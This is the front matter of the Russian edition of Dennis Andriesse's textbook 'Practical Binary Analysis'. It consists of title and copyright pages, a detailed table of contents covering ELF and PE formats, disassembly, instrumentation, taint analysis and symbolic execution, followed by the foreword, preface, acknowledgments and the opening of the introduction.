

Дэннис Эндриесс



# Практический анализ двоичных файлов



**ОМК**  
ИЗДАТЕЛЬСТВО

---

Дэннис Эндриесс

# Практический анализ двоичных файлов



---

# PRACTICAL BINARY ANALYSIS



**Build Your Own Linux Tools  
for Binary Instrumentation,  
Analysis, and Disassembly**

**Dennis Andriessse**



**no starch  
press**

San Francisco

---

---

# **ПРАКТИЧЕСКИЙ АНАЛИЗ ДВОИЧНЫХ ФАЙЛОВ**

**Как самому создать  
в Linux инструментарий  
для оснащения, анализа  
и дизассемблирования  
двоичных файлов**



**Дэннис Эндриесс**



Москва, 2022

---



---

УДК 004.451.5  
ББК 32.371  
Э64

**Эндриесс Д.**  
Э64 Практический анализ двоичных файлов / пер. с англ. А. А. Слинкина. – М.: ДМК Пресс, 2021. – 460 с.: ил.

**ISBN 978-5-97060-978-1**



В книге представлено подробное описание методов и инструментов, необходимых для анализа двоичного кода, который позволяет убедиться, что откомпилированная программа работает так же, как исходная, написанная на языке высокого уровня.

Наряду с базовыми понятиями рассматриваются такие темы, как оснащение двоичной программы, динамический анализ заражения и символическое выполнение. В каждой главе приводится несколько примеров кода; к книге прилагается сконфигурированная виртуальная машина, включающая все примеры.

Руководство адресовано специалистам по безопасности и тестированию на проникновение, хакерам, аналитикам вредоносных программ и всем, кто интересуется вопросами защиты ПО.



УДК 004.451.5  
ББК 32.371

Title of English-language original: Practical Binary Analysis: Build Your Own Linux Tools for Binary Instrumentation, Analysis, and Disassembly Reversing Modern Malware and Next Generation Threats, ISBN 9781593279127, published by No Starch Press Inc. 245 8th Street, San Francisco, California United States 94103. The Russian-Language 1st edition Copyright © 2021 by DMK Press Publishing under license by No Starch Press Inc. All rights reserved.

Все права защищены. Любая часть этой книги не может быть воспроизведена в какой бы то ни было форме и какими бы то ни было средствами без письменного разрешения владельцев авторских прав.

ISBN 978-1-59327-912-7 (англ.)  
ISBN 978-5-97060-978-1 (рус.)

© Dennis Andriesse, 21921  
© Перевод, оформление,  
издание, ДМК Пресс, 2021



*Посвящается Ноортъе и Сиетсе*





# ОГЛАВЛЕНИЕ

[https://t.me/it\\_boooks](https://t.me/it_boooks)

Вступительное слово .....	17
Предисловие .....	20
Благодарности.....	21
Введение .....	22

## ЧАСТЬ I. ФОРМАТЫ ДВОИЧНЫХ ФАЙЛОВ

Глава 1. Анатомия двоичного файла.....	32
Глава 2. Формат ELF .....	52
Глава 3. Формат PE: краткое введение .....	78
Глава 4. Создание двоичного загрузчика с применением libbfd .....	88

## ЧАСТЬ II. ОСНОВЫ АНАЛИЗА ДВОИЧНЫХ ФАЙЛОВ

Глава 5. Основы анализа двоичных файлов в Linux.....	109
Глава 6. Основы дизассемблирования и анализа двоичных файлов .....	135
Глава 7. Простые методы внедрения кода для формата ELF .....	178

## ЧАСТЬ III. ПРОДВИНУТЫЙ АНАЛИЗ ДВОИЧНЫХ ФАЙЛОВ

Глава 8. Настройка дизассемблирования.....	212
Глава 9. Оснащение двоичных файлов.....	244
Глава 10. Принципы динамического анализа заражения .....	289
Глава 11. Практический динамический анализ заражения с помощью libdf .....	305
Глава 12. Принципы символического выполнения.....	335
Глава 13. Практическое символическое выполнение с помощью Triton.....	361

## ЧАСТЬ IV. ПРИЛОЖЕНИЯ

Приложение А. Краткий курс ассемблера x86 .....	402
Приложение В. Реализация перезаписи PT_NOTE с помощью libelf .....	422
Приложение С. Перечень инструментов анализа двоичных файлов .....	443
Приложение Д. Литература для дополнительного чтения.....	447
Предметный указатель .....	451

---

# СОДЕРЖАНИЕ

<b>Вступительное слово</b> .....	17
<b>Предисловие</b> .....	20
<b>Благодарности</b> .....	21
<b>Введение</b> .....	22

## ЧАСТЬ I. ФОРМАТЫ ДВОИЧНЫХ ФАЙЛОВ

<b>Глава 1. Анатомия двоичного файла</b> .....	32
1.1 Процесс компиляции программы на С.....	33
1.1.1 Этап препроцессирования .....	33
1.1.2 Этап компиляции .....	35
1.1.3 Этап ассемблирования .....	37
1.1.4 Этап компоновки .....	38
1.2 Символы и зачищенные двоичные файлы .....	40
1.2.1 Просмотр информации о символах .....	40
1.2.2 Переход на темную сторону: зачистка двоичного файла .....	42
1.3 Дизассемблирование двоичного файла .....	42
1.3.1 Заглянем внутрь объектного файла .....	43
1.3.2 Изучение полного исполняемого двоичного файла .....	45
1.4 Загрузка и выполнение двоичного файла .....	48
1.5 Резюме .....	50
<b>Глава 2. Формат ELF</b> .....	52
2.1 Заголовок исполняемого файла .....	54
2.1.1 Массив e_ident .....	55
2.1.2 Поля e_type, e_machine и e_version .....	56

2.1.3	Поле e_entry .....	57
2.1.4	Поля e_phoff и e_shoff .....	57
2.1.5	Поле e_flags .....	57
2.1.6	Поле e_ehsize .....	58
2.1.7	Поля e_entsize и e_num .....	58
2.1.8	Поле e_shstrndx .....	58
2.2	Заголовки секций .....	59
2.2.1	Поле sh_name .....	60
2.2.2	Поле sh_type .....	60
2.2.3	Поле sh_flags .....	61
2.2.4	Поля sh_addr, sh_offset и sh_size .....	61
2.2.5	Поле sh_link .....	62
2.2.6	Поле sh_info .....	62
2.2.7	Поле sh_addralign .....	62
2.2.8	Поле sh_entsize .....	62
2.3	Секции .....	62
2.3.1	Секции .init и .fini .....	64
2.3.2	Секция .text .....	64
2.3.3	Секции .bss, .data и .rodata .....	66
2.3.4	Позднее связывание и секции .plt, .got, .got.plt .....	66
2.3.5	Секции .rel.* и .rela.* .....	70
2.3.6	Секция .dynamic .....	71
2.3.7	Секции .init_array и .fini_array .....	72
2.3.8	Секции .shstrtab, .symtab, .strtab, .dynsym и .dynstr .....	73
2.4	Заголовки программы .....	74
2.4.1	Поле p_type .....	75
2.4.2	Поле p_flags .....	76
2.4.3	Поля p_offset, p_vaddr, p_paddr, p_filesz и p_memsz .....	76
2.4.4	Поле p_align .....	76
2.5	Резюме .....	77

## Глава 3. Формат PE: краткое введение..... 78

3.1	Заголовки MS-DOS и заглушка MS-DOS .....	79
3.2	Сигнатура PE, заголовок PE-файла и факультативный заголовок PE .....	79
3.2.1	Сигнатура PE .....	82
3.2.2	Заголовок PE-файла .....	82
3.2.3	Факультативный заголовок PE .....	83
3.3	Таблица заголовков секций .....	83
3.4	Секции .....	84
3.4.1	Секции .edata и .idata .....	85
3.4.2	Заполнение в секциях кода PE .....	86
3.5	Резюме .....	86

## Глава 4. Создание двоичного загрузчика с применением libbfd..... 88

4.1	Что такое libbfd? .....	89
4.2	Простой интерфейс загрузки двоичных файлов .....	89

4.2.1	Класс Binary.....	92
4.2.2	Класс Section.....	92
4.2.3	Класс Symbol.....	92
4.3	Реализация загрузчика двоичных файлов.....	93
4.3.1	Инициализация libbfd и открытие двоичного файла.....	94
4.3.2	Разбор основных свойств двоичного файла.....	96
4.3.3	Загрузка символов.....	99
4.3.4	Загрузка секций.....	102
4.4	Тестирование загрузчика двоичных файлов .....	104
4.5	Резюме .....	106

## ЧАСТЬ II. ОСНОВЫ АНАЛИЗА ДВОИЧНЫХ ФАЙЛОВ

### Глава 5. Основы анализа двоичных файлов в Linux.....109

5.1	Разрешение кризиса самоопределения с помощью file.....	110
5.2	Использование ldd для изучения зависимостей .....	113
5.3	Просмотр содержимого файла с помощью xxd .....	115
5.4	Разбор выделенного заголовка ELF с помощью readelf.....	117
5.5	Разбор символов с помощью nm.....	119
5.6	Поиск зацепок с помощью strings .....	122
5.7	Трассировка системных и библиотечных вызовов с помощью strace и ltrace.....	125
5.8	Изучение поведения на уровне команд с помощью objdump .....	129
5.9	Получение буфера динамической строки с помощью gdb .....	131
5.10	Резюме .....	134

### Глава 6. Основы дизассемблирования и анализа двоичных файлов.....135

6.1	Статическое дизассемблирование .....	136
6.1.1	Линейное дизассемблирование .....	136
6.1.2	Рекурсивное дизассемблирование .....	139
6.2	Динамическое дизассемблирование.....	142
6.2.1	Пример: трассировка выполнения двоичного файла в gdb.....	143
6.2.2	Стратегии покрытия кода .....	146
6.3	Структурирование дизассемблированного кода и данных .....	150
6.3.1	Структурирование кода .....	151
6.3.2	Структурирование данных.....	158
6.3.3	Декомпиляция.....	160
6.3.4	Промежуточные представления.....	162
6.4	Фундаментальные методы анализа .....	164
6.4.1	Свойства двоичного анализа.....	164
6.4.2	Анализ потока управления .....	169
6.4.3	Анализ потока данных.....	171
6.5	Влияние настроек компилятора на результат дизассемблирования .....	175
6.6	Резюме .....	177

---

## Глава 7. Простые методы внедрения кода для формата ELF .....178

7.1	Прямая модификация двоичного файла с помощью шестнадцатеричного редактирования .....	178
7.1.1	Ошибка на единицу в действии .....	179
7.1.2	Исправление ошибки на единицу .....	182
7.2	Модификация поведения разделяемой библиотеки с помощью LD_PRELOAD .....	186
7.2.1	Уязвимость, вызванная переполнением кучи .....	186
7.2.2	Обнаружение переполнения кучи .....	189
7.3	Внедрение секции кода .....	192
7.3.1	Внедрение секции в ELF-файл: общий обзор .....	192
7.3.2	Использование elfinject для внедрения секции в ELF-файл .....	195
7.4	Вызов внедренного кода .....	198
7.4.1	Модификация точки входа .....	199
7.4.2	Перехват конструкторов и деструкторов .....	202
7.4.3	Перехват записей GOT .....	205
7.4.4	Перехват записей PLT .....	208
7.4.5	Перенаправление прямых и косвенных вызовов .....	209
7.5	Резюме .....	210

## ЧАСТЬ III. ПРОДВИНУТЫЙ АНАЛИЗ ДВОИЧНЫХ ФАЙЛОВ

### Глава 8. Настройка дизассемблирования.....212

8.1	Зачем писать специальный проход дизассемблера? .....	213
8.1.1	Пример специального дизассемблирования: обфусцированный код .....	213
8.1.2	Другие причины для написания специального дизассемблера .....	216
8.2	Введение в Capstone .....	217
8.2.1	Установка Capstone .....	218
8.2.2	Линейное дизассемблирование с помощью Capstone .....	219
8.2.3	Изучение Capstone C API .....	224
8.2.4	Рекурсивное дизассемблирование с помощью Capstone .....	225
8.3	Реализация сканера ROP-гаджетов .....	234
8.3.1	Введение в возвратно-ориентированное программирование .....	234
8.3.2	Поиск ROP-гаджетов .....	236
8.4	Резюме .....	242

### Глава 9. Оснащение двоичных файлов .....244

9.1	Что такое оснащение двоичного файла? .....	244
9.1.1	API оснащения двоичных файлов .....	245
9.1.2	Статическое и динамическое оснащение двоичных файлов .....	246
9.2	Статическое оснащение двоичных файлов .....	248
9.2.1	Подход на основе int 3 .....	248
9.2.2	Подход на основе трамплинов .....	250

9.3	Динамическое оснащение двоичных файлов.....	255
9.3.1	Архитектура DBI-системы.....	255
9.3.2	Введение в Pin.....	257
9.4	Профилирование с помощью Pin.....	259
9.4.1	Структуры данных профилировщика и код инициализации .....	259
9.4.2	Разбор символов функций .....	262
9.4.3	Оснащение простых блоков.....	264
9.4.4	Оснащение команд управления потоком .....	266
9.4.5	Подсчет команд, передач управления и системных вызовов .....	269
9.4.6	Тестирование профилировщика .....	270
9.5	Автоматическая распаковка двоичного файла с помощью Pin .....	274
9.5.1	Введение в упаковщики исполняемых файлов .....	274
9.5.2	Структуры данных и код инициализации распаковщика.....	276
9.5.3	Оснащение команд записи в память.....	278
9.5.4	Оснащение команд управления потоком .....	280
9.5.5	Отслеживание операций записи в память .....	280
9.5.6	Обнаружение оригинальной точки входа и запись распакованного двоичного файла .....	281
9.5.7	Тестирование распаковщика.....	283
9.6	Резюме .....	287

## **Глава 10. Принципы динамического анализа заражения.....289**

10.1	Что такое DTA? .....	290
10.2	Три шага DTA: источники заражения, приемники заражения и распространение заражения.....	290
10.2.1	Определение источников заражения .....	291
10.2.2	Определение приемников заражения .....	291
10.2.3	Прослеживание распространения заражения.....	292
10.3	Использование DTA для обнаружения дефекта Heartbleed .....	292
10.3.1	Краткий обзор уязвимости Heartbleed.....	292
10.3.2	Обнаружение Heartbleed с помощью заражения.....	294
10.4	Факторы проектирования DTA: гранулярность, цвета политики заражения .....	296
10.4.1	Гранулярность заражения .....	296
10.4.2	Цвета заражения.....	297
10.4.3	Политики распространения заражения.....	298
10.4.4	Сверхзаражение и недозаражение.....	300
10.4.5	Зависимости по управлению.....	300
10.4.6	Теневая память .....	302
10.5	Резюме .....	304

## **Глава 11. Практический динамический анализ заражения с помощью libdft.....305**

11.1	Введение в libdft .....	305
11.1.1	Внутреннее устройство libdft .....	306
11.1.2	Политика заражения .....	309



11.2	Использование DTA для обнаружения удаленного перехвата управления .....	310
11.2.1	Проверка информации о заражении .....	313
11.2.2	Источники заражения: заражение принятых байтов .....	315
11.2.3	Приемники заражения: проверка аргументов exesve .....	317
11.2.4	Обнаружение попытки перехвата потока управления .....	318
11.3	Обход DTA с помощью неявных потоков .....	323
11.4	Детектор утечки данных на основе DTA .....	324
11.4.1	Источники заражения: прослеживание заражения для открытых файлов .....	327
11.4.2	Приемники заражения: мониторинг отправки по сети на предмет утечки данных .....	330
11.4.3	Обнаружение потенциальной утечки данных .....	331
11.5	Резюме .....	334

## **Глава 12. Принципы символического выполнения.....335**

12.1	Краткий обзор символического выполнения .....	336
12.1.1	Символическое и конкретное выполнение .....	336
12.1.2	Варианты и ограничения символического выполнения .....	340
12.1.3	Повышение масштабируемости символического выполнения .....	347
12.2	Удовлетворение ограничений с помощью Z3 .....	349
12.2.1	Доказательство достижимости команды .....	350
12.2.2	Доказательство недостижимости команды .....	354
12.2.3	Доказательство общезначимости формулы .....	354
12.2.4	Упрощение выражений .....	356
12.2.5	Моделирование ограничений для машинного кода с битовыми векторами .....	356
12.2.6	Решение непроницаемого предиката над битовыми векторами .....	358
12.3	Резюме .....	359

## **Глава 13. Практическое символическое выполнение с помощью Triton.....361**

13.1	Введение в Triton .....	362
13.2	Представление символического состояния абстрактными синтаксическими деревьями .....	363
13.3	Обратное нарезание с помощью Triton .....	365
13.3.1	Заголовочные файлы и конфигурирование Triton .....	368
13.3.2	Конфигурационный файл символического выполнения .....	369
13.3.3	Эмуляция команд .....	370
13.3.4	Инициализация архитектуры Triton .....	372
13.3.5	Вычисления обратного среза .....	373
13.4	Использование Triton для увеличения покрытия кода .....	374
13.4.1	Создание символических переменных .....	376
13.4.2	Нахождение модели для нового пути .....	377

13.4.3	Тестирование инструмента покрытия кода.....	380
13.5	Автоматическая эксплуатация уязвимости .....	384
13.5.1	Уязвимая программа .....	385
13.5.2	Нахождение адреса уязвимой команды вызова .....	388
13.5.3	Построение генератора эксплойта .....	390
13.5.4	Получение оболочки с правами root .....	397
13.6	Резюме .....	400

## ЧАСТЬ IV. ПРИЛОЖЕНИЯ

<b>Приложение А. Краткий курс ассемблера x86.....</b>	<b>402</b>
A.1 Структура ассемблерной программы.....	403
A.1.1 Ассемблерные команды, директивы, метки и комментарии.....	404
A.1.2 Разделение данных и кода .....	405
A.1.3 Синтаксис AT&T и Intel .....	405
A.2 Структура команды x86 .....	405
A.2.1 Ассемблерное представление команд x86 .....	406
A.2.2 Структура команд x86 на машинном уровне .....	406
A.2.3 Регистровые операнды .....	407
A.2.4 Операнды в памяти .....	409
A.2.5 Непосредственные операнды .....	410
A.3 Употребительные команды x86.....	410
A.3.1 Сравнение операндов и установки флагов состояния .....	411
A.3.2 Реализация системных вызовов .....	412
A.3.3 Реализация условных переходов .....	412
A.3.4 Загрузка адресов памяти .....	413
A.4 Представление типичных программных конструкций на языке ассемблера .....	413
A.4.1 Стек .....	413
A.4.2 Вызовы функций и кадры функций .....	414
A.4.3 Условные предложения.....	419
A.4.4 Циклы.....	420

<b>Приложение В. Реализация перезаписи PT_NOTE с помощью libelf .....</b>	<b>422</b>
B.1 Обязательные заголовки.....	423
B.2 Структуры данных, используемые в elfinject .....	423
B.3 Инициализация libelf .....	425
B.4 Получение заголовка исполняемого файла.....	428
B.5 Нахождение сегмента PT_NOTE .....	429
B.6 Внедрение байтов кода.....	430
B.7 Выравнивание адреса загрузки внедренной секции .....	431
B.8 Перезапись заголовка секции .note.ABI-tag .....	432
B.9 Задание имени внедренной секции .....	437
B.10 Перезапись заголовка программы PT_NOTE.....	439
B.11 Модификация точки входа .....	441

---

## Приложение С. Перечень инструментов анализа двоичных

<b>файлов .....</b>	<b>443</b>
С.1 Дيزассемблеры .....	443
С.2 Отладчики.....	445
С.3 Каркасы дизассемблирования .....	445
С.4 Каркасы двоичного анализа.....	446

## Приложение D. Литература для дополнительного чтения.....447

D.1 Стандарты и справочные руководства .....	447
D.2 Статьи .....	448
D.3 Книги.....	450

## Предметный указатель.....451



---

## От издательства

### **Отзывы и пожелания**

Мы всегда рады отзывам наших читателей. Расскажите нам, что вы думаете об этой книге, – что понравилось или, может быть, не понравилось. Отзывы важны для нас, чтобы выпускать книги, которые будут для вас максимально полезны.

Вы можете написать отзыв на нашем сайте [www.dmkpress.com](http://www.dmkpress.com), зайдя на страницу книги и оставив комментарий в разделе «Отзывы и рецензии». Также можно послать письмо главному редактору по адресу [dmkpress@gmail.com](mailto:dmkpress@gmail.com); при этом укажите название книги в теме письма.

Если вы являетесь экспертом в какой-либо области и заинтересованы в написании новой книги, заполните форму на нашем сайте по адресу [http://dmkpress.com/authors/publish\\_book/](http://dmkpress.com/authors/publish_book/) или напишите в издательство по адресу [dmkpress@gmail.com](mailto:dmkpress@gmail.com).

### **Скачивание исходного кода примеров**

Скачать файлы с дополнительной информацией для книг издательства «ДМК Пресс» можно на сайте [www.dmkpress.com](http://www.dmkpress.com) на странице с описанием соответствующей книги.

### **Список опечаток**

Хотя мы приняли все возможные меры для того, чтобы обеспечить высокое качество наших текстов, ошибки все равно случаются. Если вы найдете ошибку в одной из наших книг, мы будем очень благодарны, если вы сообщите о ней главному редактору по адресу [dmkpress@gmail.com](mailto:dmkpress@gmail.com). Сделав это, вы избавите других читателей от недопонимания и поможете нам улучшить последующие издания этой книги.

### **Нарушение авторских прав**

Пиратство в интернете по-прежнему остается насущной проблемой. Издательства «ДМК Пресс» и No Starch Press очень серьезно относятся к вопросам защиты авторских прав и лицензирования. Если вы столкнетесь в интернете с незаконной публикацией какой-либо из наших книг, пожалуйста, пришлите нам ссылку на интернет-ресурс, чтобы мы могли применить санкции.

Ссылку на подозрительные материалы можно прислать по адресу электронной почты [dmkpress@gmail.com](mailto:dmkpress@gmail.com).

Мы высоко ценим любую помощь по защите наших авторов, благодаря которой мы можем предоставлять вам качественные материалы.

---

## Об авторе

Дэннис Эндриесс имеет степень доктора по безопасности систем и сетей, и анализ двоичных файлов – неотъемлемая часть его исследований. Он один из основных соразработчиков системы целостности потока управления PathArmor, которая защищает от атак с перехватом потока управления типа возвратно-ориентированного программирования (ROP). Также Эндриесс принимал участие в разработке атаки, которая положила конец P2P-сети ботов GameOver Zeus.

## О технических рецензентах

Торстен Хольц (Thorsten Holz) – профессор факультета электротехники и информационных технологий в Рурском университете в Бохуме, Германия. Он занимается исследованиями в области технических аспектов безопасности систем. В настоящее время его интересуют обратная разработка, автоматизированное обнаружение уязвимостей и изучение последних векторов атак.

Tim Vidas – хакер-ас. На протяжении многих лет он возглавлял инфраструктурную команду в соревновании DARPA CGC, внедрял инновации в компании Dell Secureworks и курировал исследовательскую группу CERT в области компьютерно-технической экспертизы. Он получил степень доктора в университете Карнеги-Меллона, является частым участником и докладчиком на конференциях и обладает числом Эрдёша–Бейкона 4-3. Много времени уделяет обязанностям отца и мужа.

---



# ВСТУПИТЕЛЬНОЕ СЛОВО

**В** наши дни нетрудно найти книги по языку ассемблера и даже описания двоичных форматов ELF и PE. Растет количество статей, посвященных прослеживанию потока информации и символическому выполнению. Но нет еще ни одной книги, которая вела бы читателя от основ ассемблера к выполнению сложного анализа двоичного кода. Нет ни одной книги, которая научила бы читателя оснащать двоичные программы инструментальными средствами, применять динамический анализ заражения (taint analysis) для прослеживания путей прохождений интересных данных по программе или использовать символическое выполнение в целях автоматизированного генерирования эксплойтов. Иными словами, нет книг, которые учили бы методам, инструментам и образу мыслей, необходимым для анализа двоичного кода. Точнее, до сих пор не было.

Трудность анализа двоичного кода состоит в том, что нужно разбираться в куче разных вещей. Да, конечно, нужно знать язык ассемблера, но, кроме того, понимать форматы двоичных файлов, механизмы компоновки и загрузки, принципы статического и динамического анализов, расположение программы в памяти, соглашения, поддерживаемые компиляторами, – и это только начало. Для конкретных задач анализа или оснащения могут понадобиться и более специальные знания. Конечно, для всего этого нужны инструменты. Многих эта перспектива настолько пугает, что они сдаются, даже не вступив в борьбу. Так много всего предстоит учить. С чего же начать?

Ответ: с этой книги. Здесь все необходимое излагается последовательно, логично и доступно. И интересно к тому же! Даже если вы ничего не знаете о том, как выглядит двоичная программа, как она

---

загружается и что происходит во время ее выполнения, в книге вы найдете отлично продуманное введение во все эти понятия и инструменты, с помощью которых сможете не только быстро освоить теоретические основы, но и поэкспериментировать в реальных ситуациях. На мой взгляд, это единственный способ приобрести глубокие знания, которые не забудутся на следующий день.

Но и в том случае, если у вас есть богатый опыт анализа двоичного кода с помощью таких инструментов, как Capstone, Radare, IDA Pro, OllyDbg или что там у вас стоит на первом месте, вы найдете здесь материал по душе. В поздних главах описываются продвинутое методики создания таких изощренных инструментов анализа и оснащения, о существовании которых вы даже не подозревали.

Анализ и оснащение двоичного кода – увлекательные, но трудные техники, которыми в совершенстве владеют лишь немногие опытные хакеры. Но внимание к вопросам безопасности растет, а вместе с ним и важность этих вопросов. Мы должны уметь анализировать вредоносные программы, чтобы понимать, что они делают и как им в этом воспрепятствовать. Но поскольку все больше вредоносных программ применяют методы обфускации и приемы противодействия анализу, нам необходимы более хитроумные методы.

Мы также все чаще анализируем и оснащаем вполне благопристойные программы, например, чтобы затруднить атаки на них. Так, может возникнуть желание модифицировать существующий двоичный код программы, написанной на C++, с целью гарантировать, что все вызовы (виртуальных) функций обращаются только к допустимым методам. Для этого мы должны сначала проанализировать двоичный код и найти в нем методы и вызовы функций. Затем нужно добавить оснащение, сохранив при этом семантику оригинальной программы. Все это проще сказать, чем сделать.

Многие начинают изучать такие методы, столкнувшись с интересной задачей, оказавшейся не по зубам. Это может быть что угодно: как превратить игровую консоль в компьютер общего назначения, как взломать какую-то программу или понять, как работает вредонос, проникший в ваш компьютер.

К своему стыду, должен сознаться, что лично для меня все началось с желания снять защиту от копирования с видеоигр, покупка которых была мне не по средствам. Поэтому я выучил язык ассемблера и стал искать проверки в двоичных файлах. Тогда на рынке правил бал 8-разрядный процессор 6510 с аккумулятором и двумя регистрами общего назначения. Хотя для того чтобы использовать все 64 КБ системной памяти, требовалось исполнять танцы с бубнами, в целом система была простой. Но поначалу все было непонятно. Со временем я набирался ума от более опытных друзей, и постепенно туман стал рассеиваться. Маршрут был, без сомнения, интересным, но долгим, трудным и иногда заводил в тупик. Многое я бы отдал тогда за путеводитель! Современные 64-разрядные процессоры x86 не в пример сложнее, как и компиляторы, которые генерируют двоичный код. Понять, что делает код, гораздо труднее, чем раньше. Специалист, кото-

---

рый покажет путь и прояснит сложные вопросы, которые вы могли бы упустить из виду, сделает путешествие короче и интереснее, превратив его в истинное удовольствие.

Дэннис Эндриесс – эксперт по анализу двоичного кода и в доказательство может предъявить степень доктора в этой области – буквально. Однако он не академический ученый, публикующий статьи для себе подобных. Его работы по большей части сугубо практические. Например, он был в числе тех немногих людей, кто сумел разобраться в коде печально известной сети ботов GameOver Zeus, ущерб от которой оценивается в 100 миллионов долларов. И более того, он вместе с другими экспертами безопасности принимал участие в возглавляемой ФБР операции, положившей конец деятельности этой сети. Работая с вредоносными программами, он на практике имел возможность оценить сильные стороны и ограничения имеющихся средств анализа двоичного кода и придумал, как их улучшить. Новаторские методы дизассемблирования, разработанные Дэннисом, теперь включены в коммерческие продукты, в частности Binary Ninja.

Но быть экспертом еще недостаточно. Автор книги должен еще уметь излагать свои мысли. Дэннис Эндриесс обладает этим редким сочетанием талантов: он эксперт по анализу двоичного кода, способный объяснить самые сложные вещи простыми словами, не упуская сути. У него приятный стиль, а примеры ясные и наглядные.

Лично я давно хотел иметь такую книгу. В течение многих лет я читаю курс по анализу вредоносного ПО в Амстердамском свободном университете без учебника ввиду отсутствия такового. Мне приходилось использовать разнообразные онлайн-источники, пособия и эклектичный набор слайдов. Когда студенты спрашивали, почему бы не использовать печатный учебник (как они привыкли), я отвечал, что хорошего учебника по анализу двоичного кода не существует, но если у меня когда-нибудь выдастся свободное время, я его напишу. Разумеется, этого не случилось.

Это как раз та книга, которую я надеялся написать, но так и не собрался. И она лучше, чем мог бы написать я сам.

Приятного путешествия.

Герберт Бос





---



# ПРЕДИСЛОВИЕ

**А**нализ двоичного кода – одна из самых увлекательных и трудных тем в хакинге и информатике вообще. Она трудна и для изучения, в немалой степени из-за отсутствия доступной информации.

В книгах по обратной разработке и анализу вредоносного ПО недостатка нет, но этого не скажешь о таких продвинутых вопросах анализа двоичного кода, как оснащение двоичной программы, динамический анализ заражения или символическое выполнение. Начинающий аналитик вынужден выискивать информацию по темным закоулкам интернета, в устаревших, а иногда и откровенно вводящих в заблуждение сообщениях в форумах или в непонятно написанных статьях. Во многих статьях, а также в академической литературе по анализу двоичного кода предполагаются обширные знания, поэтому изучение предмета по таким источникам становится проблемой курицы и яйца. Хуже того, многие инструменты и библиотеки для анализа плохо или никак не документированы.

Я надеюсь, что эта книга, написанная простым языком, сделает анализ двоичного кода более доступным и станет практическим введением во все важные вопросы данной области. Прочитав эту книгу, вы будете в достаточной степени экипированы, чтобы ориентироваться в быстро меняющемся мире анализа двоичного кода и отважиться на самостоятельные исследования.



---

# БЛАГОДАРНОСТИ



**П**режде всего я хочу поблагодарить свою жену Ноортге и нашего сына Сиетсе за поддержку во время работы над книгой. Это было невероятно горячее время, но вы видели только мою спину.

Я также благодарен всем сотрудникам издательства No Starch Press, которые помогли воплотить эту книгу в реальность, а особенно Биллу Поллоку и Тайлеру Ортману, предоставившим мне возможность взяться за нее, и Анни Чой, Райли Хоффмана и Ким Уимспетт за отличную работу по редактированию и подготовке книги к печати. Спасибо моим техническим рецензентам, Торстену Хольцу и Тиму Видасу, за пространные отзывы, которые способствовали улучшению текста.

Спасибо Бену Грасу, который помог перенести библиотеку libdft на современную версию Ubuntu, Джонатану Сэлуэну за замечания о главах, посвященных символическому выполнению, а также Лоренцо Кавалларо, Эрику ван дер Коуве и всем остальным, кто готовил слайды, легшие в основу приложения, касающегося языка ассемблера.

Наконец, я признателен Герберту Босу, Эйше Словинска и всем моим коллегам, которые создали замечательную среду для научной работы, благодаря чему у меня и появилась идея написать эту книгу.





# ВВЕДЕНИЕ

**П**одавляющее большинство компьютерных программ написаны на языках высокого уровня типа С или С++, которые компьютер не может исполнять непосредственно. Такие программы необходимо откомпилировать, в результате чего создаются *двоичные исполняемые файлы*, содержащие машинный код, – его компьютер уже может выполнить. Но откуда мы знаем, что откомпилированная программа имеет такую же семантику, как исходная? Ответ может разочаровать – *а мы и не знаем!*

Существует семантическая пропасть между языками высокого уровня и двоичным машинным кодом, и как ее преодолеть, знают немногие. Даже программисты в большинстве своем плохо понимают, как их программы работают на самом нижнем уровне, и просто верят, что откомпилированная программа делает то, что они задумали. Поэтому многие дефекты компилятора, тонкие ошибки реализации, потайные ходы на двоичном уровне и другие вредоносные паразиты остаются незамеченными.

Хуже того, существует бесчисленное множество двоичных программ и библиотек – в промышленности, в банках, во встраиваемых системах, – исходный код которых давно утерян или является коммерческой собственностью. Это означает, что такие программы и библиотеки невозможно исправить или хотя бы оценить их безопасность на уровне исходного кода с применением традиционных методов. Это реальная проблема даже для крупных программных компаний, свидетельством чему – недавний выпуск компанией Microsoft созданного с большим трудом двоичного исправления ошибки переполнения буфера в программе «Редактор формул», являющейся частью Microsoft Office<sup>1</sup>.

---

<sup>1</sup> <https://0patch.blogspot.nl/2017/11/did-microsoft-just-manually-patch-their.html>.

---

В этой книге вы научитесь анализировать и даже модифицировать программы на двоичном уровне. Будь вы хакер, специалист по безопасности, аналитик вредоносного кода, программист или просто любопытствующий, эти методы позволят вам лучше понимать и контролировать двоичные программы, которые вы создаете и используете каждый день.

## Что такое анализ двоичных файлов, и зачем он вам нужен?

*Анализ двоичных файлов*, или просто *двоичный анализ*, – это наука и искусство анализа свойств двоичных компьютерных программ, а также машинного кода и данных, которые они содержат. Короче говоря, цель анализа двоичных файлов – определить (и, возможно, модифицировать) истинные свойства двоичных программ, т. е. понять, что они делают в действительности, а не доверяться тому, что они, по нашему мнению, должны делать.

Многие отождествляют двоичный анализ с обратной разработкой и дизассемблированием, и отчасти они правы. Дизассемблирование – важный первый шаг многих видов двоичного анализа, а обратная разработка – типичное приложение двоичного анализа и зачастую единственный способ документировать поведение проприетарного или вредоносного программного обеспечения. Однако область двоичного анализа гораздо шире.

Методы анализа двоичных файлов можно отнести к одному из двух классов, хотя возможны и комбинации.

**Статический анализ** В этом случае мы рассуждаем о программе, не выполняя ее. У такого подхода несколько преимуществ: теоретически возможно проанализировать весь двоичный файл за один присест, и для его выполнения не нужен процессор. Например, можно статически проанализировать двоичный файл для процессора ARM на компьютере с процессором x86. Недостаток же в том, что в процессе статического анализа мы ничего не знаем о состоянии выполнения двоичной программы, что сильно затрудняет анализ.

**Динамический анализ** Напротив, в случае динамического анализа мы запускаем программу и анализируем ее во время выполнения. Часто этот подход оказывается проще статического анализа, потому что нам известно все состояние программы, включая значения переменных и выбор ветвей при условном выполнении. Однако мы видим лишь тот код, который выполняется, поэтому можем пропустить интересные части программы.

И у статического, и у динамического анализ есть плюсы и минусы. В этой книге мы расскажем об обоих направлениях. Помимо пассивного двоичного анализа, вы узнаете о методах *оснащения* дво-

ичных файлов, которые позволяют модифицировать двоичные программы, не имея исходного кода. Оснащение двоичных файлов опирается на такие методы анализа, как дизассемблирование, но и само оно может помочь при проведении двоичного анализа. Из-за такого симбиоза приемов двоичного анализа и оснащения в этой книге рассматриваются как те, так и другие.

